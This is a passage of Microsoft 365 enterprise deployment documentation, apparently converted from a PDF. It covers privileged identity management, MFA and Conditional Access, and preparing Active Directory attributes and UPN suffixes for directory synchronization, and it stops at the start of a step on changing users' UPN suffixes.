For instructions on how to set up a PAW, see https://aka.ms/cyberpaw.

To enable Azure PIM for your Azure AD tenant and administrator accounts, see the steps to configure PIM.

To develop a comprehensive roadmap to secure privileged access against cyber attackers, see Securing privileged access for hybrid and cloud deployments in Azure AD.

Azure AD Privileged Identity Management

Rather than having your privileged accounts be permanently assigned an administrator role, you can use Azure AD PIM to enable on-demand, just-in-time assignment of the administrator role when it's needed.

Your administrator accounts go from being permanent admins to eligible admins. The administrator role is inactive until someone needs it. You then complete an activation process to add the administrator role to the privileged account for a predetermined amount of time. When the time expires, PIM removes the administrator role from the privileged account.

Using PIM and this process significantly reduces the amount of time that your privileged accounts are vulnerable to attack and use by malicious users.

PIM is available with Azure Active Directory Premium P2, which is included with Microsoft 365 E5. Alternately, you can purchase individual Azure Active Directory Premium P2 licenses for your administrator accounts.

For more information, see:

- Azure AD Privileged Identity Management.
- Securing privileged access for hybrid and cloud deployments in Azure AD

Privileged access management

Privileged access management is enabled by configuring policies that specify just-in-time access for task-based activities in your tenant. It can help protect your organization from breaches that may use existing privileged administrator accounts with standing

access to sensitive data or access to critical configuration settings. For example, you could configure a privileged access management policy that requires explicit approval to access and change organization mailbox settings in your tenant.

In this step, you'll enable privileged access management in your tenant and configure privileged access policies that provide extra security for task-based access to data and configuration settings for your organization. There are three basic steps to get started with privileged access in your organization:

- Creating an approver's group
- Enabling privileged access
- Creating approval policies

Privileged access management enables your organization to operate with zero standing privileges and provide a layer of defense against vulnerabilities arising because of such standing administrative access. Privileged access requires approvals for executing any task that has an associated approval policy defined. Users needing to execute tasks included in the approval policy must request and be granted access approval.


To enable privileged access management, see Get started with privileged access management.

For more information, see Learn about privileged access management.

Security information and event management (SIEM) software for Microsoft 365 logging

SIEM software run on a server performs real-time analysis of security alerts and events created by applications and network hardware. To allow your SIEM server to include Microsoft 365 security alerts and events in its analysis and reporting functions, integrate Azure AD into your SEIM. See Introduction to Azure Log Integration.

Next step



Continue with Step 3 to secure your user accounts.

Step 3: Protect your Microsoft 365 user accounts

Article • 03/16/2023 • 6 minutes to read

Check out all of our small business content on Small business help & learning.

To increase the security of user sign-ins:

- Use Windows Hello for Business
- Use Azure Active Directory (Azure AD) Password Protection
- Use multi-factor authentication (MFA)
- Deploy identity and device access configurations
- Protect against credential compromise with Azure AD Identity Protection

Windows Hello for Business

Windows Hello for Business in Windows 10 Enterprise replaces passwords with strong two-factor authentication when signing on a Windows device. The two factors are a new type of user credential that is tied to a device and a biometric or PIN.

For more information, see Windows Hello for Business Overview.


Azure AD Password Protection

Azure AD Password Protection detects and blocks known weak passwords and their variants and can also block additional weak terms that are specific to your organization. Default global banned password lists are automatically applied to all users in an Azure AD tenant. You can define additional entries in a custom banned password list. When users change or reset their passwords, these banned password lists are checked to enforce the use of strong passwords.

For more information, see Configure Azure AD password protection.

MFA

MFA requires that user sign-ins be subject to an additional verification beyond the user account password. Even if a malicious user determines a user account password, they must also be able to respond to an additional verification, such as a text message sent to a smartphone before access is granted.



Your first step in using MFA is to require it for all administrator accounts, also known as privileged accounts. Beyond this first step, Microsoft recommends MFA For all users.

There are three ways to require your users to use MFA based on your Microsoft 365 plan.

Plan	Recommendation
All Microsoft 365 plans (without Azure AD Premium P1 or P2 licenses)	Enable security defaults in Azure AD. Security defaults in Azure AD include MFA for users and administrators.
Microsoft 365 E3 (includes Azure AD Premium P1 licenses)	Use the common Conditional Access policies to configure the following policies: - Require MFA for administrators - Require MFA for all users - Block legacy authentication
Microsoft 365 E5 (includes Azure AD Premium P2 licenses)	Taking advantage of Azure AD Identity Protection, begin to implement Microsoft's recommended set of Conditional Access and related policies by creating these two policies: - Require MFA when sign-in risk is medium or high - High risk users must change password

Security defaults

Security defaults is a new feature for Microsoft 365 and Office 365 paid or trial subscriptions created after October 21, 2019. These subscriptions have security defaults turned on, which ***requires all of your users to use MFA with the Microsoft Authenticator app***.

Users have 14 days to register for MFA with the Microsoft Authenticator app from their smart phones, which begins from the first time they sign in after security defaults has been enabled. After 14 days have passed, the user won't be able to sign in until MFA registration is completed.

Security defaults ensure that all organizations have a basic level of security for user sign-in that is enabled by default. You can disable security defaults in favor of MFA with Conditional Access policies or for individual accounts.

For more information, see the overview of security defaults.

Conditional Access policies

Conditional Access policies are a set of rules that specify the conditions under which sign-ins are evaluated and access is granted. For example, you can create a Conditional Access policy that states:

- If the user account name is a member of a group for users that are assigned the Exchange, user, password, security, SharePoint, **Exchange admin**, **SharePoint admin**, or **Global admin** roles, require MFA before allowing access.

This policy allows you to require MFA based on group membership, rather than trying to configure individual user accounts for MFA when they are assigned or unassigned from these administrator roles.

You can also use Conditional Access policies for more advanced capabilities, such as requiring that the sign-in is done from a compliant device, such as your laptop running Windows 10.

Conditional Access requires Azure AD Premium P1 licenses, which are included with Microsoft 365 E3 and E5.

For more information, see the overview of Conditional Access.

Using these methods together

Keep the following in mind:

- You cannot enable security defaults if you have any Conditional Access policies enabled.
- You cannot enable any Conditional Access policies if you have security defaults enabled.

If security defaults are enabled, all new users are prompted for MFA registration and the use of the Microsoft Authenticator app.

This table shows the results of enabling MFA with security defaults and Conditional Access policies.

Method	Enabled	Disabled	Additional authentication method
Security defaults	Can't use Conditional Access policies	Can use Conditional Access policies	Microsoft Authenticator app
Conditional Access policies	If any are enabled, you can't enable security defaults	If all are disabled, you can enable security defaults	User specifies during MFA registration

Zero Trust identity and device access configurations

Zero Trust identity and device access settings and policies are recommended prerequisite features and their settings combined with Conditional Access, Intune, and Azure AD Identity Protection policies that determine whether a given access request should be granted and under what conditions. This determination is based on the user account of the sign-in, the device being used, the app the user is using for access, the location from which the access request is made, and an assessment of the risk of the request. This capability helps ensure that only approved users and devices can access your critical resources.

> ⓘ **Note**
>
> Azure AD Identity Protection requires Azure AD Premium P2 licenses, which are included with Microsoft 365 E5.

Identity and device access policies are defined to be used in three tiers:

- Baseline protection is a minimum level of security for your identities and devices that access your apps and data.
- Sensitive protection provides additional security for specific data. Identities and devices are subject to higher levels of security and device health requirements.
- Protection for environments with highly regulated or classified data is for typically small amounts of data that are highly classified, contain trade secrets, or is subject to data regulations. Identities and devices are subject to much higher levels of security and device health requirements.

These tiers and their corresponding configurations provide consistent levels of protection across your data, identities, and devices.

Microsoft highly recommends configuring and rolling out Zero Trust identity and device access policies in your organization, including specific settings for Microsoft Teams, Exchange Online, and SharePoint. For more information, see Zero Trust identity and device access configurations.

Azure AD Identity Protection

In this section, you'll learn how to configure policies that protect against credential compromise, where an attacker determines a user's account name and password to gain access to an organization's cloud services and data. Azure AD Identity Protection provides a number of ways to help prevent an attacker from compromising a user account's credentials.

With Azure AD Identity Protection, you can:

Capability	Description
Determine and address potential vulnerabilities in your organization's identities	Azure AD uses machine learning to detect anomalies and suspicious activity, such as sign-ins and post-sign-in activities. Using this data, Azure AD Identity Protection generates reports and alerts that help you evaluate the issues and take action.
Detect suspicious actions that are related to your organization's identities and respond to them automatically	You can configure risk-based policies that automatically respond to detected issues when a specified risk level has been reached. These policies, in addition to other Conditional Access controls provided by Azure AD and Microsoft Intune, can either automatically block access or take corrective actions, including password resets and requiring Azure AD Multi-Factor Authentication for subsequent sign-ins.
Investigate suspicious incidents and resolve them with administrative actions	You can investigate risk events using information about the security incident. Basic workflows are available to track investigations and initiate remediation actions, such as password resets.

See more information about Azure AD Identity Protection.

See the steps to enable Azure AD Identity Protection.

Admin technical resources for MFA and secure sign-ins

- MFA for Microsoft 365
- Deploy identity for Microsoft 365
- Azure Academy Azure AD training videos
- Configure the Azure AD Multi-Factor Authentication registration policy
- Identity and device access configurations

Next step

Continue with Step 4 to deploy the identity infrastructure based on your chosen identity model:

- Cloud-only identity
- Hybrid identity


Microsoft 365 cloud-only identity

Article • 09/29/2022 • 2 minutes to read

This article applies to both Microsoft 365 Enterprise and Office 365 Enterprise.

If you have chosen the cloud-only identity model, you already have an Azure Active Directory (Azure AD) tenant for your Microsoft 365 subscription to store all of your users, groups, and contacts. After setting up protection for administrator accounts in Step 2 and user accounts in Step 3 of this solution, you are now ready to begin creating the new accounts and groups that your organization needs.

Here are the basic components of cloud-only identity.



Users and their user accounts in organizations can be categorized in a number of ways. For example, some are employees and have a permanent status. Some are vendors, contractors, or partners that have a temporary status. Some are external users that have no user accounts but must still be granted access to specific services and resources to support interaction and collaboration. For example:

- Tenant accounts represent users within your organization that you license for cloud services
- Business to Business (B2B) accounts represent users outside your organization that you invite to participate in collaboration

Take stock of the types of users in your organization. What are the groupings? For example, you can group users by high-level function or purpose to your organization.

Additionally, some cloud services can be shared with users outside your organization without any user accounts. You'll need to identify these groups of users as well.

You can use groups in Azure AD for several purposes that simplify management of your cloud environment. For example, with Azure AD groups, you can:

- Use group-based licensing to assign licenses for Microsoft 365 to your user accounts automatically as soon as they are added as members.
- Add user accounts to specific groups dynamically based on user account attributes, such as department name.
- Automatically provision users for Software as a Service (SaaS) applications and to protect access to those applications with multi-factor authentication (MFA) and other Conditional Access policies.
- Provision permissions and levels of access for teams and SharePoint Online team sites.

Next steps for cloud-only identity

- Manage user accounts
- Assign licenses to user accounts
- Manage groups and group membership
- Manage user account passwords

Prepare for directory synchronization to Microsoft 365

Article • 09/29/2022 • 10 minutes to read

This article applies to both Microsoft 365 Enterprise and Office 365 Enterprise.

If you have chosen the hybrid identity model and configured protection for administrator accounts in Step 2 and user accounts in Step 3 of this solution, your next task is to deploy directory synchronization. The benefits of directory synchronization for your organization include:

- Reducing the administrative programs in your organization
- Optionally enabling single sign-on scenario
- Automating account changes in Microsoft 365

For more information about the advantages of using directory synchronization, see hybrid identity with Azure Active Directory (Azure AD).

However, directory synchronization requires planning and preparation to ensure that your Active Directory Domain Services (AD DS) synchronizes to the Azure AD tenant of your Microsoft 365 subscription with a minimum of errors.

Follow these steps in order for the best results.

> **Note**
>
> Non-ASCII characters do not sync for any attributes on the AD DS user account.

AD DS Preparation

To help ensure a seamless transition to Microsoft 365 by using synchronization, you must prepare your AD DS forest before you begin your Microsoft 365 directory synchronization deployment.

Your directory preparation should focus on the following tasks:

- Remove duplicate **proxyAddress** and **userPrincipalName** attributes.
- Update blank and invalid **userPrincipalName** attributes with valid **userPrincipalName** attributes.

- Remove invalid and questionable characters in the **givenName**, surname (**sn**), **sAMAccountName**, **displayName**, **mail**, **proxyAddresses**, **mailNickname**, and **userPrincipalName** attributes. For details about preparing attributes, see List of attributes that are synced by the Azure Active Directory Sync Tool .

  > **Note**
  >
  > These are the same attributes that Azure AD Connect synchronizes.

Multi-forest deployment considerations

For multiple forests and SSO options, use a Custom Installation of Azure AD Connect.

If your organization has multiple forests for authentication (logon forests), we highly recommend the following:

- **Consider consolidating your forests.** In general, there's more overhead required to maintain multiple forests. Unless your organization has security constraints that dictate the need for separate forests, consider simplifying your on-premises environment.
- **Use only in your primary logon forest.** Consider deploying Microsoft 365 only in your primary logon forest for your initial rollout of Microsoft 365.

If you can't consolidate your multi-forest AD DS deployment or are using other directory services to manage identities, you may be able to synchronize these with the help of Microsoft or a partner.

See Topologies for Azure AD Connect for more information.

Features that are dependent on directory synchronization

Directory synchronization is required for the following features and functionality:

- Azure AD Seamless Single Sign-On (SSO)
- Skype coexistence
- Exchange hybrid deployment, including:
  - Fully shared global address list (GAL) between your on-premises Exchange environment and Microsoft 365.
  - Synchronizing GAL information from different mail systems.

    - The ability to add users to and remove users from Microsoft 365 service offerings. This requires the following:
    - Two-way synchronization must be configured during directory synchronization setup. By default, directory synchronization tools write directory information only to the cloud. When you configure two-way synchronization, you enable write-back functionality so that a limited number of object attributes are copied from the cloud, and then written them back to your local AD DS. Write-back is also referred to as Exchange hybrid mode.
    - An on-premises Exchange hybrid deployment
    - The ability to move some user mailboxes to Microsoft 365 while keeping other user mailboxes on-premises.
    - Safe senders and blocked senders on-premises are replicated to Microsoft 365.
    - Basic delegation and send-on-behalf-of email functionality.
    - You have an integrated on-premises smart card or multi-factor authentication solution.
- Synchronization of photos, thumbnails, conference rooms, and security groups

1. Directory cleanup tasks

Before you synchronize your AD DS to your Azure AD tenant, you need to clean up your AD DS.

> **ⓘ Important**
>
> If you don't perform AD DS cleanup before you synchronize, it can lead to a significant negative impact on the deployment process. It might take days, or even weeks, to go through the cycle of directory synchronization, identifying errors, and re-synchronization.

In your AD DS, complete the following clean-up tasks for each user account that will be assigned a Microsoft 365 license:

1. Ensure a valid and unique email address in the **proxyAddresses** attribute.

2. Remove any duplicate values in the **proxyAddresses** attribute.

3. If possible, ensure a valid and unique value for the **userPrincipalName** attribute in the user's **user** object. For the best synchronization experience, ensure that the AD DS UPN matches the Azure AD UPN. If a user doesn't have a value for the **userPrincipalName** attribute, then the **user** object must contain a valid and unique

value for the **sAMAccountName** attribute. Remove any duplicate values in the **userPrincipalName** attribute.

4. For optimal use of the global address list (GAL), ensure the information in the following attributes of the AD DS user account is correct:

    - givenName
    - surname
    - displayName
    - Job Title
    - Department
    - Office
    - Office Phone
    - Mobile Phone
    - Fax Number
    - Street Address
    - City
    - State or Province
    - Zip or Postal Code
    - Country or Region

2. Directory object and attribute preparation

Successful directory synchronization between your AD DS and Microsoft 365 requires that your AD DS attributes are properly prepared. For example, you need to ensure that specific characters aren't used in certain attributes that are synchronized with the Microsoft 365 environment. Unexpected characters don't cause directory synchronization to fail but might return a warning. Invalid characters will cause directory synchronization to fail.

Directory synchronization will also fail if some of your AD DS users have one or more duplicate attributes. Each user must have unique attributes.

The attributes that you need to prepare are listed here:

- **displayName**
    - If the attribute exists in the user object, it will be synchronized with Microsoft 365.
    - If this attribute exists in the user object, there must be a value for it. That is, the attribute must not be blank.
    - Maximum number of characters: 256

- **givenName**
  - If the attribute exists in the user object, it will be synchronized with Microsoft 365, but Microsoft 365 doesn't require or use it.
  - Maximum number of characters: 64
- **mail**
  - The attribute value must be unique within the directory.

    > ⓘ **Note**
    >
    > If there are duplicate values, the first user with the value is synchronized. Subsequent users will not appear in Microsoft 365. You must modify either the value in Microsoft 365 or modify both of the values in AD DS in order for both users to appear in Microsoft 365.
- **mailNickname** (Exchange alias)
  - The attribute value can't begin with a period (.).
  - The attribute value must be unique within the directory.

    > ⓘ **Note**
    >
    > Underscores ("_") in the synchronized name indicates that the original value of this attribute contains invalid characters. For more information on this attribute, see **Exchange alias attribute**.
- **proxyAddresses**
  - Multiple-value attribute
  - Maximum number of characters per value: 256
  - The attribute value must not contain a space.
  - The attribute value must be unique within the directory.
  - Invalid characters: < > ( ) ; , [ ] "
  - Letters with diacritical marks, such as umlauts, accents, and tildes, are invalid characters.

The invalid characters apply to the characters following the type delimiter and ":", such that SMTP:User@contso.com is allowed, but SMTP:user:M@contoso.com isn't.

> **Important**
>
> All Simple Mail Transport Protocol (SMTP) addresses should comply with email messaging standards. Remove duplicate or unwanted addresses if they exist.

- **sAMAccountName**
  - Maximum number of characters: 20
  - The attribute value must be unique within the directory.
  - Invalid characters: [\ " | , / : < > + = ; ? * ']
  - If a user has an invalid **sAMAccountName** attribute but has a valid **userPrincipalName** attribute, the user account is created in Microsoft 365.
  - If both **sAMAccountName** and **userPrincipalName** are invalid, the AD DS **userPrincipalName** attribute must be updated.

- **sn** (surname)
  - If the attribute exists in the user object, it will be synchronized with Microsoft 365, but Microsoft 365 doesn't require or use it.

- **targetAddress**

  It's required that the **targetAddress** attribute (for example, SMTP:tom@contoso.com) that's populated for the user must appear in the Microsoft 365 GAL. In third-party messaging migration scenarios, this would require the Microsoft 365 schema extension for the AD DS. The Microsoft 365 schema extension would also add other useful attributes to manage Microsoft 365 objects that are populated by using a directory synchronization tool from AD DS. For example, the **msExchHideFromAddressLists** attribute to manage hidden mailboxes or distribution groups would be added.
  - Maximum number of characters: 256
  - The attribute value must not contain a space.
  - The attribute value must be unique within the directory.
  - Invalid characters: \ < > ( ) ; , [ ] "
  - All Simple Mail Transport Protocol (SMTP) addresses should comply with email messaging standards.

- **userPrincipalName**

- The **userPrincipalName** attribute must be in the Internet-style sign-in format where the user name is followed by the at sign (@) and a domain name: for example, user@contoso.com. All Simple Mail Transport Protocol (SMTP) addresses should comply with email messaging standards.
- The maximum number of characters for the **userPrincipalName** attribute is 113. A specific number of characters are permitted before and after the at sign (@), as follows:
- Maximum number of characters for the username that is in front of the at sign (@): 64
- Maximum number of characters for the domain name following the at sign (@): 48
- Invalid characters: \ % & * + / = ? { } | < > ( ) ; : , [ ] "
- Characters allowed: A – Z, a - z, 0 – 9, ' . - _ ! # ^ ~
- Letters with diacritical marks, such as umlauts, accents, and tildes, are invalid characters.
- The @ character is required in each **userPrincipalName** value.
- The @ character can't be the first character in each **userPrincipalName** value.
- The username can't end with a period (.), an ampersand (&), a space, or an at sign (@).
- The username can't contain any spaces.
- Routable domains must be used; for example, local or internal domains can't be used.
- Unicode is converted to underscore characters.
- **userPrincipalName** can't contain any duplicate values in the directory.

3. Prepare the userPrincipalName attribute

Active Directory is designed to allow the end users in your organization to sign in to your directory by using either **sAMAccountName** or **userPrincipalName**. Similarly, end users can sign in to Microsoft 365 by using the user principal name (UPN) of their work or school account. Directory synchronization attempts to create new users in Azure Active Directory by using the same UPN that's in your AD DS. The UPN is formatted like an email address.

In Microsoft 365, the UPN is the default attribute that's used to generate the email address. It's easy to get **userPrincipalName** (in AD DS and in Azure AD) and the primary email address in **proxyAddresses** set to different values. When they're set to different values, there can be confusion for administrators and end users.

It's best to align these attributes to reduce confusion. To meet the requirements of single sign-on with Active Directory Federation Services (AD FS) 2.0, you need to ensure

that the UPNs in Azure Active Directory and your AD DS match and are using a valid domain namespace.

4. Add an alternative UPN suffix to AD DS

You may need to add an alternative UPN suffix to associate the user's corporate credentials with the Microsoft 365 environment. A UPN suffix is the part of a UPN to the right of the @ character. UPNs that are used for single sign-on can contain letters, numbers, periods, dashes, and underscores, but no other types of characters.

For more information on how to add an alternative UPN suffix to Active Directory, see Prepare for directory synchronization.

5. Match the AD DS UPN with the Microsoft 365 UPN

If you've already set up directory synchronization, the user's UPN for Microsoft 365 may not match the user's AD DS UPN that's defined in your AD DS. This can occur when a user was assigned a license before the domain was verified. To fix this, use PowerShell to fix duplicate UPN to update the user's UPN to ensure that the Microsoft 365 UPN matches the corporate user name and domain. If you're updating the UPN in the AD DS and would like it to synchronize with the Azure Active Directory identity, you need to remove the user's license in Microsoft 365 prior to making the changes in AD DS.

Also see How to prepare a non-routable domain (such as .local domain) for directory synchronization.

Next steps

After you've done 1 through 5 above, see Set up directory synchronization.

Prepare a non-routable domain for directory synchronization

Article • 02/17/2023 • 3 minutes to read

When you synchronize your on-premises directory with Microsoft 365, you have to have a verified domain in Azure Active Directory (Azure AD). Only the User Principal Names (UPNs) that are associated with the on-premises Active Directory Domain Services (AD DS) domain are synchronized. However, any UPN that contains a non-routable domain, such as ".local" (example: billa@contoso.local), will be synchronized to an .onmicrosoft.com domain (example: billa@contoso.onmicrosoft.com).

If you currently use a ".local" domain for your user accounts in AD DS, it's recommended that you change them to use a verified domain, such as billa@contoso.com, in order to properly synchronize with your Microsoft 365 domain.

What if I only have a ".local" on-premises domain?

You use Azure AD Connect for synchronizing your AD DS to the Azure AD tenant of your Microsoft 365 tenant. For more information, see Integrating your on-premises identities with Azure AD.

Azure AD Connect synchronizes your users' UPN and password so that users can sign in with the same credentials they use on-premises. However, Azure AD Connect only synchronizes users to domains that are verified by Microsoft 365. This means that the domain also is verified by Azure AD because Microsoft 365 identities are managed by Azure AD. In other words, the domain has to be a valid Internet domain (such as, .com, .org, .net, .us). If your internal AD DS only uses a non-routable domain (for example, ".local"), this can't possibly match the verified domain you have for your Microsoft 365 tenant. You can fix this issue by either changing your primary domain in your on-premises AD DS, or by adding one or more UPN suffixes.

Change your primary domain

Change your primary domain to a domain you've verified in Microsoft 365, for example, contoso.com. Every user that has the domain contoso.local is then updated to contoso.com. This is an involved process, however, and an easier solution is described in the following section.

Add UPN suffixes and update your users to them

You can solve the ".local" problem by registering new UPN suffix or suffixes in AD DS to match the domain (or domains) you verified in Microsoft 365. After you register the new suffix, you update the user UPNs to replace the ".local" with the new domain name, for example, so that a user account looks like billa@contoso.com.


After you've updated the UPNs to use the verified domain, you're ready to synchronize your on-premises AD DS with Microsoft 365.

Step 1: Add the new UPN suffix


1. On the AD DS domain controller, in the Server Manager choose **Tools** > **Active Directory Domains and Trusts**.

   Or, if you don't have Windows Server 2012


   Press **Windows key** + **R** to open the **Run** dialog, and then type in Domain.msc, and then choose **OK**.



2. In the **Active Directory Domains and Trusts** window, right-click **Active Directory Domains and Trusts**, and then choose **Properties**.



3. On the **UPN Suffixes** tab, in the **Alternative UPN Suffixes** box, type your new UPN suffix or suffixes, and then choose **Add** > **Apply**.



Choose **OK** when you're done adding suffixes.

Step 2: Change the UPN suffix for existing users

